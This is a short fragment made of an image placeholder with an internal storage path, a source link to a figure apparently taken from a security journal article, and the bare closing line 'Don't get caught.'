


Image source: <https://ars.els-cdn.com/content/image/1-s2.0-S0167404817301980-cose1205-fig-0006.jpg>

Don't get caught.

